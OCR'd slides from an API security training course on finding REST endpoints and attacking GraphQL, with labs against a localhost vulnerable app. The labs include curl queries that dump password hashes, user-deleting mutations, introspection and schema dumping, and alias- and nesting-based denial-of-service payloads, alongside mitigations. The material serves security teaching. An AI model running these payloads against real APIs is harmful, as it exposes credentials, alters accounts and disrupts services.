
- Seriously, this is the most **effective** method!

Copyright © 2021 Mohammed Aldoub (Voulnet)

FINDING REST API ENDPOINTS

- **Reverse Engineering** mobile apps to find such URLs and endpoints.
- Usually the Android version is easier to reverse/decompile/analyze in an emulator while using wireshark and Burp Suite.
- SSL pinning can be a pain, but usually bypassable in Android emulator.
- Remember! **The web interface might use a different API from the mobile version!**

Image source: https://android-developers.googleblog.com/2018/07/android-emulator-amd-processor-hyper-v.html



Copyright © 2021 Mohammed Aldoub (Voulnet)

USING GUESSING/FUZZING/WORDLISTS

- KITERUNNER: USES MULTIPLE METHODS TO GUESS AND SEARCH FOR API ENDPOINTS AGAINST A TARGET. HTTPS://GITHUB.COM/ASSETNOTE/KITERUNNER

- OTHER TOOLS EXIST LIKE FFUF HTTPS://GITHUB.COM/FFUF/FFUF , AMASS HTTPS://GITHUB.COM/OWASP/AMASS AND NUCLEI HTTPS://GITHUB.COM/PROJECTDISCOVERY/NUCLEI

Copyright © 2021 Mohammed Aldoub (Voulnet)

Honorable mention: Helium open DELETE endpoint!

The DELETE method was open in Helium's console on the endpoint /api/memberships/membershipID, which allowed users not in the same account/group to delete members of other groups.

Go | Cancel | < | > | Target: https://console.h

Request

Raw | Params | Headers | Hex

```
DELETE /api/memberships/0b1f10ed-3635-4dac-93c7-26f8f9ffd348 HTTP/1.1
Host: console.helium.com
Connection: close
Accept: application/json, text/plain, */*
Sec-Fetch-Dest: empty
Authorization: Bearer
eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJhdWQiOiJjb25zb2xlIiwiZXhwIjoxNTgz
```

Response

Raw | Headers | Hex

```
HTTP/1.1 204 No Content
Content-Length: 0
Connection: close
Cache-Control: max-age=0, private, must-revalidate
Date: Wed, 04 Mar 2020 04:31:39 GMT
Message: User removed from organization
Server: Cowboy
```

Check the details on this cool vulnerability!

https://hackerone.com/reports/810320

#810320 **Read-only user can delete higher privileged members using open DELETE /api/memberships/<membershipID> endpoint**

State	Resolved (Closed)	Severity	Medium (4
Disclosed	June 30, 2020 12:25am +0300	Participants	
Reported To	Helium	Visibility	Disclosed (Full)
Reported at	March 4, 2020 7:37am +0300		31
Asset	console.helium.com (Domain)		
CVE ID			

Copyright © 2021 Mohammed Aldoub (Voulnet)

GRAPHQL

- **GraphQL** is a different type of API interface where there is **one** endpoint to an API (Instead of **many** endpoints in **REST**),
- and **two** types of operations (**Query and Mutate**) instead of **5** or so in **REST** (**GET, PUT, POST, PATCH, DELETE**).
- **REST** usually has one endpoint for each type of object (users, groups, items, books, orders, shipments…etc) with 3 or more operations on each endpoint.
- In **GraphQL**, the same endpoint serves all predefined objects under both Query and Mutation methods.

```
#url(r'^grappelli/', include('grappelli.urls')),  # grappelli URLS
#url(r'^jet/', include('jet.urls', 'jet')),  # Django JET URLS
#url(r'^jet/dashboard/', include('jet.dashboard.urls', 'jet-dashboard')),  # Djan
#url(r'', include('user_sessions.urls', 'user_sessions')),
# url(r'^admin/filebrowser/', include(site.urls)),
url(r'^convert_old_to_new/(?P<id>[0-9]+)/$',views.convert_old_to_new,name="conver
url(r'^convert_old_review_to_new/(?P<review_id>[0-9]+)/$', views.convert_old_revi
url(r'^convert_all/$', views.convert_all,name="convert_all"),
url(r'^book/(?P<id>[0-9]+)/(?P<slug>.+)/$', views.book,name="book"),
url(r'^book/(?P<id>[0-9]+)/$', views.book,name="book"),
url(r'^posttask/(?P<id>[0-9]+)/$',views.posttask, name="posttask"),
url(r'^category/(?P<name>.+)/$',views.category,name='category'),
url(r'^tag/(?P<name>.+)/$',views.tag,name='tag'),
url(r'^contactus/$', views.contactus, name="contactus"),
url(r'^search/$', views.search, name="search"),
url(r'^archive/$', views.archive, name="archive"),
url(r'^vote/$', views.vote, name="vote"),
url(r'^share/$', views.count_share, name="count_share"),
url(r'^ad/(?P<shortlink>[0-9]+)/$', views.ad,name="ad"),
url(r'^notice/$', views.notice, name="notice"),
url(r'^about/$', views.about, name="about"),
url(r'^advertise/$', views.advertise, name="advertise"),
url(r'^add_to_mailing_list/$', views.add_to_mailing_list, name="add_to_mailing_li
url(r'^author/(?P<id>[0-9]+)$', views.authors, name="authors"),
url(r'^ask_experts/$', views.ask_an_expert, name="ask_an_expert"),
url(r'^revision_difference/(?P<id1>[0-9]+)/(?P<id2>[0-9]+)/$', views.revision_dif
url(r'^test_id_insertion/(?P<oldid>[0-9]+)/(?P<newid>[0-9]+)/$', views.test_id_in
url(r'^print_old_users/$', views.print_old_users,name="print_old_users"),
url(r'^print_old_book/(?P<id>[0-9]+)/$', views.print_old_book, name="print_old_bo
url(r'^print_old_cats/$', views.print_old_cats, name="print_old_cats"),
url(r'^print_all_data/(?P<table>.+)/$', views.print_all_data, name="print_all_dat
url(r'^print_old_authors/(?P<catid>[0-9]+)/$', views.print_old_authors,name="prin
url(r'^print_old_titles/(?P<catid>[0-9]+)/$', views.print_old_titles,name="print_
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

GRAPHQL

- **GraphQL** also allows requesting many resources in one request, instead of making many requests for each type (like in **REST** usually).
- **GraphQL** was used inside Facebook since 2012 and then opensourced in 2015. It has since received wide adoption.
- **GraphQL** uses a simple JSON-like syntax for querying data.
- Usually **GraphQL** endpoints come in the form of: example.com/graphql or something similar (Nice idea for Google dorks).

```
{
  hero {
    name
    height

  }
}
```

```
{
  "hero": {
    "name": "Luke Skywalker",
    "height": 1.72
  }
}
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

GRAPHQL TERMS

- **Query**: A query operation on an object or type.
- **Mutate**: an update operation on an object, like creating a new one, updating it fully, updating it partially, or deleting it.
- **Type** (objecttype): A type of object, like a class or table, e.g. Users, Orders, books
- **Schema**: Describes the types, fields and actions available.
- **Introspection**: A method to learn more about the schema details like types and fields.
- **Resolver**: A function that connects schema definitions to actual backend data sources like SQL tables.
- **Scalar Type**: Type of data for a field, like string, int or custom types.

Copyright © 2021 Mohammed Aldoub (Voulnet)

GRAPHQL VS REST 1

- In REST, to fetch the user details, his posts, and his followers, you need 3 separate calls:
- One for the user
- One for the user posts
- One for the user followers.

- Obviously not very efficient.

- Image Source: https://www.howtographql.com/basics/1-graphql-is-the-better-rest/

GRAPHQL VS REST 2

- IN GRAPHQL, WE CAN FETCH THE USER DETAILS, HIS POSTS, AND HIS FOLLOWERS, ALL IN ONE SINGLE CALL, PLUS CUSTOM FILTERING IF YOU WANT:
- IN THIS CASE ONLY THE NAME OF THE USER, AND ONLY THE TITLE OF EACH POST, AND ONLY THE NAME OF THE LAST 3 FOLLOWERS.
- THIS IS VERY EFFICIENT.
- IMAGE SOURCE: HTTPS://WWW.HOWTOGRAPHQL.COM/BASICS/1-GRAPHQL-IS-THE-BETTER-REST/

```
query {
  User(id: "er3tg439frjw") {
    name
    posts {
      title
    }
    followers(last: 3) {
      name
    }
  }
}
```

HTTP POST

```
{
  "data": {
    "User": {
      "name": "Mary",
      "posts": [
        { title: "Learn GraphQL today" }
      ],
      "followers": [
        { name: "John" },
        { name: "Alice" },
        { name: "Sarah" },
      ]
    }
  }
}
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

GRAPHQL DEMO

- Visit: http://localhost/graphql
- Try this query:

```
{
users {
  id
  username
  isSuperuser
  email
 }
}
```

GraphiQL ▶ Prettify History

```
1  {
2    users {
3      id
4      username
5      isSuperuser
6      email
7
8    }
9  }
10
```

```
{
  "data": {
    "users": [
      {
        "id": "2",
        "username": "admin",
        "isSuperuser": true,
        "email": "admin@localhost"
      },
      {
        "id": "11",
        "username": "evil",
        "isSuperuser": true,
        "email": ""
      },
      {
        "id": "12",
        "username": "bad",
        "isSuperuser": false,
        "email": ""
      },
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

MORE GRAPHQL

Querying groups in Graphql

GraphiQL ▶ Prettify History

```
1 {
2   groups {
3     id
4     name
5   }
6 }
7
```

```
{
  "data": {
    "groups": [
      {
        "id": "1",
        "name": "admins"
      },
      {
        "id": "2",
        "name": "testers"
      }
    ]
  }
}
```

```
student@ubuntu:~$ curl -X POST -H "Content-Type: application/json" \
> --data '{"query":"{users {id username} }"}' \
> http://localhost/graphql | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Tim
                                 Dload  Upload   Total   Spent    Lef
100   465  100   431  100    34  26937   2125 --:--:-- --:--:-- --:--
{
  "data": {
    "users": [
      {
        "id": "2",
        "username": "admin"
      },
      {
        "id": "11",
        "username": "evil"
      },
      {
        "id": "12",
        "username": "bad"
      },
      {
        "id": "13",
        "username": "login"
```


Calling GraphQL from the command line using curl:

- We are using HTTP Post
- Content-Type is JSON
- We send the output to jq command for pretty json

Copyright © 2021 Mohammed Aldoub (Voulnet)

CALLING A PARTICULAR OBJECT IN GRAPHQL

Using the GraphiQL interface is easy:




```
student@ubuntu:~$ curl -X POST -H "Content-Type: application/json" --data '{"query":"{user(id:\"2\") {id username} }"}' htt
p://localhost/graphql | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    92  100    49  100    43   3500   3071 --:--:-- --:--:-- --:--:--  7076
{
  "data": {
    "user": [
      {
        "id": "2",
        "username": "admin"
      }
    ]
  }
}
```

Using curl! Notice how we escaped the internal double-quote In the query using \" .

Copyright © 2021 Mohammed Aldoub (Voulnet)

LAB2: GRAPHQL NESTING QUERIES

- Display each user with his group subscriptions using graphql, showing the id and name of the group
- Hint: groups {id name}

- Try both the GraphiQL interface and Curl!

Copyright © 2021 Mohammed Aldoub (Voulnet)

LAB SOLUTION:

Copy-Paste: Command is found at /home/student/payloads/graphql-print-users.txt

```
student@ubuntu:~$ curl -X POST -H "Content-Type: application/json" --data '{"query":"{users {id username groups{id name}} }
"}' http://localhost/graphql | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   651  100   601  100    50  22259   1851 --:--:-- --:--:-- --:--:-- 24111
{
  "data": {
    "users": [
      {
        "id": "2",
        "username": "admin",
        "groups": [
          {
            "id": "1",
            "name": "admins"
          }
        ]
      },
      {
        "id": "11",
        "username": "evil",
        "groups": []
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

SECURITY IN GRAPHQL

- Graphql has no built-in understanding of security. It will return the object as it was requested.
- Without explicit filtering, sensitive data could be exposed and extracted.
- Can we read user sensitive info such as passwords?

Copyright © 2021 Mohammed Aldoub (Voulnet)

LAB3: GRAPHQL SENSITIVE DATA EXPOSURE

- Try to display each user's password field! Can you do that with graphql?

Copyright © 2021 Mohammed Aldoub (Voulnet)

LAB SOLUTION

- Simply use the query: users {id username password}
  - Extra: Also try it for one particular user

- Example:

```
student@ubuntu:~$ curl -s -X POST -H "Content-Type: application/json" --data '{"query":"{users {id username password } }"}'
 http://localhost/graphql | jq
{
  "data": {
    "users": [
      {
        "id": "2",
        "username": "admin",
        "password": "21232f297a57a5a743894a0e4a801fc3"
      },
      {
        "id": "11",
        "username": "evil",
        "password": "3f858cf8cfd59f25010e71b6b5671428"
      },
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

LAB4: MAKING UPDATES IN GRAPHQL

- In Graphql, updates (Addition, Creation, Deletion) are called mutations.

- Let's check the source code
- We have 3 mutations

```
class Mutation(graphene.ObjectType):
    create_user = CreateUser.Field()
    update_user = UpdateUser.Field()
    delete_user = DeleteUser.Field()
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

CREATEUSER MUTATION

- To call the createUser mutation:
  1. Use the mutation named createUser
  2. Giving it input: {username="Newusername",email="NewUser@example.com"}
  3. Then put a sub response type with ok response variable and the newly created user

```
mutation createUser {
  createUser(input: {
    username: "graphqluser"
    email: "graphql@example.com"
  }) {
    ok
    user {
      id
      username
      email
    }
  }
}
```

How it looks like in GraphiQL

Copy-Paste: Command is found at /home/student/payloads/graphql-create-user.txt

1 2

```
student@ubuntu:~$ curl -s -X POST -H "Content-Type: application/json" --data '{"query":"mutation {createUser(input: {username:\"NewUserByMutation\",email:\"NewUserEmail@example.com\"}){ok user{id username email}}}"}' http://localhost/graphql | jq
```

3

```
{
  "data": {
    "createUser": {
      "ok": true,
      "user": {
        "id": "24",
        "username": "NewUserByMutation",
        "email": "NewUserEmail@example.com"
      }
    }
  }
}
student@ubuntu:~$
```

Newly created user

Copyright © 2021 Mohammed Aldoub (Voulnet)

DELETEUSER MUTATION

```
mutation deleteUser
{
  deleteUser(id:24)
  {
    ok
  }
}
```

How it looks like in GraphiQL

- The deleteUser mutation can be called by:
  - Defining the query type to be a mutation
  - Selecting the named deleteUser mutation
  - Supplying the id to be deleted, and a sub selection for response (ok field here)

Copy-Paste: Command is found at /home/student/payloads/graphql-delete-user.txt
Put your desired user id!

```
student@ubuntu:~$ curl -s -X POST -H "Content-Type: application/json" --data '{"query":"mutation {deleteUser(id:22){ok}}"}'
 http://localhost/graphql | jq
{
  "data": {
    "deleteUser": {
      "ok": true
    }
  }
}
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

UPDATEUSER MUTATION

- Let's update the user we just created. Note the user id.

- call the mutation updateUser, giving it The id parameter of the user to be updated, e.g. id:50, alongside the actual input values as in CreateUser.
- Then supply different updated values for username and email.

```
student@ubuntu:~$ curl -s -X POST -H "Content-Type: application/json" --data '{"query":"mutation {updateUser(id:24,input: {
username:\"UpdatedUserNameByMutation\",email:\"UpdatedUserEmail@example.com\"}){ok user{id username email}}}"}' http://loca
lhost/graphql | jq
{
  "data": {
    "updateUser": {
      "ok": true,
      "user": {
        "id": "24",
        "username": "UpdatedUserNameByMutation",
        "email": "UpdatedUserEmail@example.com"
      }
    }
  }
}
```

User updated correctly

Id of the user
to be updated

Copyright © 2021 Mohammed Aldoub (Voulnet)

EXTRA - LAB5: GRAPHQL INTROSPECTION

We have seen the various graphql queries and mutations, but how do we discover them in the first place?
How does the GraphiQL interface know the types?

The answer is: GraphQL Introspection.

GraphQL introspection is a feature that allows discovering types and mutations offered in a graphql endpoint. It makes development and debugging much easier.

It makes attacking GraphQL endpoints much easier too!

From the graphql.org official documentation:

Now, let's try and figure out a good place to start exploring what queries are available. When we designed our type system, we specified what type all queries would start at; let's ask the introspection system about that!

```
{
  __schema {
    queryType {
      name
    }
  }
}
```

```
{
  "data": {
    "__schema": {
      "queryType": {
        "name": "Query"
      }
    }
  }
}
```

Copyright © 2021 Mohammed Aldoub (Voulnet)

LAB SOLUTION

Let's try some simple introspection in the http://localhost/graphql endpoint.

Try this query:

```
{
  __schema {
    types {
      name
      fields
       {name}
    }   } }
```

It should return all fields and mutations supported.

You can iterate further in introspection.
We can also use a tool.

```
{

  __schema{
    types{
      name
      fields{
        name
      }

    }  } }
```


```
{
  "data": {
    "__schema": {
      "types": [
        {
          "name": "Query",
          "fields": [
            {
              "name": "users"
            },
            {
              "name": "user"
            },
            {
              "name": "groups"
            },
            {
              "name": "admins"
            }
          ]
        },
        {
          "name": "UserGraphQLModel",
          "fields": [
            {
              "name": "id"
            },
            {
              "name": "password"
            },
            {
              "name": "lastLogin"
            },
            {
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

LAB6: AUTOMATED GRAPHQL INTROSPECTION

In this lab we will automate GraphQL discovery and introspection.

We will use the tool GraphQLmap from: https://github.com/swisskyrepo/GraphQLmap by Swissky.

You can already find it downloaded in the VM at /home/student/GraphQLmap/

You can call it with the command: **python3 graphqlmap.py -u http://localhost/graphql?query={}**

Copyright © 2021 Mohammed Aldoub (Voulnet)

LAB SOLUTION

You can call it with the command: **python3 graphqlmap.py -u http://localhost/graphql?query={}**

The -u flag is the website.

Display the help menu.

Let's try the dump command.

```
student@ubuntu:~/GraphQLmap$ python3 graphqlmap.py -u http://localhost/graphql?query={}
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                
  _____                 _     ____  _
 / ____|               | |    / __ \| |
| |  __ _ __ __ _ _ __| |__ | |  | | |     _ __ ___   __ _ _ __
| | |_ | '__/ _` | '_ \| '_ \| |  | | |    | '_ ` _ \ / _` | '_ \
| |__| | | | (_| | |_) | | | | |__| | |____| | | | | | (_| | |_) |
 \_____|_|  \__,_| .__/|_| |_|\___\_\_____|_| |_| |_|\__,_| .__/
                  | |                                      | |
                  |_|                                      |_|
                                                Author:Swissky Version:1.0
GraphQLmap > help
[+] dump  : extract the graphql endpoint and arguments
[+] nosqli: exploit a nosql injection inside a graphql query
[+] sqli  : exploit a sql injection inside a graphql query
[+] exit  : gracefully exit the application
```

Copyright © 2021 Mohammed Aldoub (Voulnet)

LAB SOLUTION

The dump command displayed the entire schema including all supported fields in the user and group models as well as details for the mutations and queries supported.

This is a goldmine for testing APIs built with graphql.

```
GraphQLmap > dump
============= [SCHEMA] ===============
e.g: name[Type]: arg (Type!)

Query
        users[UserGraphQLModel]:
        user[UserGraphQLModel]: id (!),
        groups[GroupGraphQLModel]:
        admins[UserGraphQLModel]:
UserGraphQLModel
        id[ID]:
        password[String]:
        lastLogin[]:
        isSuperuser[Boolean]:
        groups[GroupGraphQLModel]:
        username[String]:
        firstName[String]:
        lastName[String]:
        email[String]:
        isStaff[Boolean]:
        isActive[Boolean]:
        dateJoined[DateTime]:
GroupGraphQLModel
        id[ID]:
        name[String]:
        userSet[UserGraphQLModel]:
Mutation
        createUser[]: input (UserInput!),
        updateUser[]: input (UserInput!), id (Int!),
        deleteUser[]: id (Int!),
CreateUser
        ok[]:
        user[]:
UpdateUser
        ok[]:
        user[]:
DeleteUser
        ok[]:
        user[]:
__Schema
```

Copyright © 2021 Mohammed Aldoub (Voulnet)

EXTRA – LAB7: DATA ATTACKS VIA GRAPHQL INTROSPECTION

Many times you'll see apps that store sensitive configuration in the Database rather than config files, this is because developers like to centrally manage config in the DB instead of spread out and scattered config files everywhere.

Sounds like a reasonable approach, but it comes with risks.

In this extra lab, you need to utilize graphql introspection to discovered sensitive Database tables and then query them.

There are some secrets in the local DB used by the app. See if GraphQL can get you access to them, even though no code in the app actually calls or reads those tables!

GraphQL introspection is a double edged sword!

Copyright © 2021 Mohammed Aldoub (Voulnet)

GraphQL Field Suggestions

GraphQL has other security issues that can expose sensitive fields and mutations even when Introspection is disabled!

GraphQL has a Fields suggestion feature (not a bug), that can expose fields names.

If you make a good enough guess of a field name or mutation, GraphQL will give you (or the hackers) useful suggestions.

See the following examples:

```
student@ubuntu:~$ curl -s -X POST -H "Content-Type: application/json" --data '{"
query":"{users {i}}"}' http://localhost/graphql | jq
{
  "errors": [
    {
      "message": "Cannot query field \"i\" on type \"UserGraphQLModel\". Did you
 mean \"id\"?",
      "locations": [
        {
          "column": 9,
          "line": 1
        }
      ]
    }
  ]
}
student@ubuntu:~$ curl -s -X POST -H "Content-Type: application/json" --data '{"
query":"{users {id pass}}"}' http://localhost/graphql | jq
{
  "errors": [
    {
      "message": "Cannot query field \"pass\" on type \"UserGraphQLModel\". Did
you mean \"password\"?",
      "locations": [
        {
          "column": 12,
          "line": 1
        }
      ]
    }
  ]
}
student@ubuntu:~$ curl -s -X POST -H "Content-Type: application/json" --data '{"
query":"{users {id password user}}"}' http://localhost/graphql | jq
{
  "errors": [
    {
      "message": "Cannot query field \"user\" on type \"UserGraphQLModel\". Did
you mean \"username\"?",
      "locations": [
```

Copyright © 2021 Mohammed Aldoub (Voulnet)

GraphQL Field Suggestions

It also works on mutations!

```
student@ubuntu:~$ curl -X POST -H "Content-Type: application/json" --data '{"que
ry":"mutation {create}"}' http://localhost/graphql | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   173  100   144  100    29  18000   3625 --:--:-- --:--:-- --:--:-- 21625
{
  "errors": [
    {
      "message": "Cannot query field \"create\" on type \"Mutation\". Did you me
an \"createUser\"?",
      "locations": [
        {
          "column": 11,
          "line": 1
        }
```

So how can we solve it?

Unfortunately most graphql implementations don't provide the ability to change it, so you generally end up having to patch the code yourself!

Copyright © 2021 Mohammed Aldoub (Voulnet)

GraphQL Aliasing

GraphQL allows making aliases for duplicate queries.

Allows querying the same object multiple times, possibly using different inputs.

Attackers can utilize this to DOS the application (Denial of Service) by making many aliases to a heavy query, all in one request.

```
query {
  users {id}alias1:users {id}
  alias2:users {id}alias3:users {id}
  alias4:users {id}alias5:users {id}
  alias6:users {id}alias7:users {id}
  alias8:users {id}alias9:users {id}
  alias10:users {id}alias11:users {id}
}
```

```
{
  "data": {
    "users": [
      {
        "id": "3"
      },
      {
        "id": "5"
      },
      {
        "id": "1"
      },
      {
        "id": "6"
      },
      {
        "id": "2"
      }
    ],
    "alias1": [
      {
        "id": "3"
      },
      {
        "id": "5"
      },
      {
        "id": "1"
      },
      {
        "id": "6"
      },
      {
        "id": "2"
      }
    ],
    "alias2": [
      {
        "id": "3"
      },
      {
        "id": "5"
      },
      {
        "id": "1"
      },
      {
        "id": "6"
      }
```

This goes on and on…

Copyright © 2021 Mohammed Aldoub (Voulnet)

GraphQL Circular Queries

GraphQL allows making circular queries if there are relationships between objects.

See the relationship between users and groups below.

```
query {
  users {

  username
  groups
  {
    userSet{username groups {name userSet{username groups {name userSet{username groups {name}}}}}}

  }

  }
}
```

Attackers can utilize this to DOS the application (Denial of Service) by making many nested queries, all in one request.

Copyright © 2021 Mohammed Aldoub (Voulnet)


```
{
  "data": {
    "users": [
      {
        "username": "tester",
        "groups": [
          {
            "userSet": [
              {
                "username": "tester",
                "groups": [
                  {
                    "name": "Testers",
                    "userSet": [
                      {
                        "username": "tester",
                        "groups": [
                          {
                            "name": "Testers",
                            "userSet": [
                              {
                                "username": "tester",
                                "groups": [
                                  {
                                    "name": "Testers"
                                  }
```

Combining Aliasing and Circular Queries

For maximum DOS damage, you can combine aliasing with nested queries.

For heavy queries or large responses, a small request can generate a very huge response.

```
query {users {
  id
  username
  groups
  {
    userSet{username groups {name userSet{username groups {name}}}}

  }
  alias1:groups
  {
    userSet{username groups {name userSet{username groups {name}}}}

  }

  alias2:groups
  {
    userSet{username groups {name userSet{username groups {name}}}}

  }

  alias3:groups
  {
    userSet{username groups {name userSet{username groups {name}}}}

  }

  alias4:groups
  {
    userSet{username groups {name userSet{username groups {name}}}}

  }

}}
```


```
{
  "data": {
    "users": [
      {
        "id": "3",
        "username": "tester",
        "groups": [
          {
            "userSet": [
              {
                "username": "tester",
                "groups": [
                  {
                    "name": "Testers",
                    "userSet": [
                      {
                        "username": "tester",
                        "groups": [
                          {
                            "name": "Testers"
                          }
                        ]
                      }
                    ]
                  }
                ]
              }
            ]
          }
        ],
        "alias1": [
          {
            "userSet": [
              {
                "username": "tester",
                "groups": [
                  {
                    "name": "Testers",
                    "userSet": [
                      {
                        "username": "tester",
                        "groups": [
                          {
                            "name": "Testers"
                          }
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

Solutions for Aliasing and Circular Queries

1- Depth limits: Enforcing the max depth a query can go to --> This limits the effect of nested queries.

2- Count of items returned: Set a maximum amount of objects returned (potentially with pagination).

3- Cost Analysis: Set a 'price' for each type of data or operation, and set a max cost that can be provided in each call.

- Not easy to implement, but the following resources can help:

https://shopify.engineering/rate-limiting-graphql-apis-calculating-query-complexity
https://www.apollographql.com/blog/graphql/security/securing-your-graphql-api-from-malicious-queries/

Copyright © 2021 Mohammed Aldoub (Voulnet)

GraphQL Security Notes

Some aspects of GraphQL make conventional security monitoring a bit less effective. For example:

- Since all graphql queries and mutations go the same endpoint, checking logs based on paths visited will not provide any real benefit to a security auditor UNLESS the POST body itself is recorded.

- Some GraphQL implementations usually returns 200 OK messages even for objects that are not found or errors, so simply checking for error response codes may not help much.

- The GraphQL interface (GraphIQL or Explorer) should be protected from external access.

Copyright © 2021 Mohammed Aldoub (Voulnet)

TOOLS TO MAKE GRAPHQL TESTING EASIER

Damn Vulnerable GraphQL: Training environment full of GraphQL security issues.
https://github.com/dolevf/Damn-Vulnerable-GraphQL-Application
https://www.youtube.com/watch?v=EVRf708-zq4

AutoGraphQL: a UI dashboard to navigate GraphQL mutations, queries and details.
https://graphql-dashboard.herokuapp.com/

GraphQLMap: Commandline tool to interact with Graphql and perform introspection
https://github.com/swisskyrepo/GraphQLmap

InQL: Burp Suite extension to scan GraphQL
https://github.com/doyensec/inql

Copyright © 2021 Mohammed Aldoub (Voulnet)

SWAGGER/OPENAPI

The OpenAPI Specification is a public standard for API definitions and descriptions, maintained and managed by the OpenAPI Initiative.

The OpenAPI specification was originally called Swagger, which was created by SmartBear Software. The Swagger/OpenAPI names are nowadays used interachangeably to refer to two things that are similar and different at the same time.

Currently, however, people usually refer to OpenAPI as the API specification, and Swagger is used to call the most popular tools that implement the OpenAPI/Swagger specification.

To make a long story short, Swagger describes an API according to the spec.
There exists another implementation for OpenAPI, which is ReDoc.

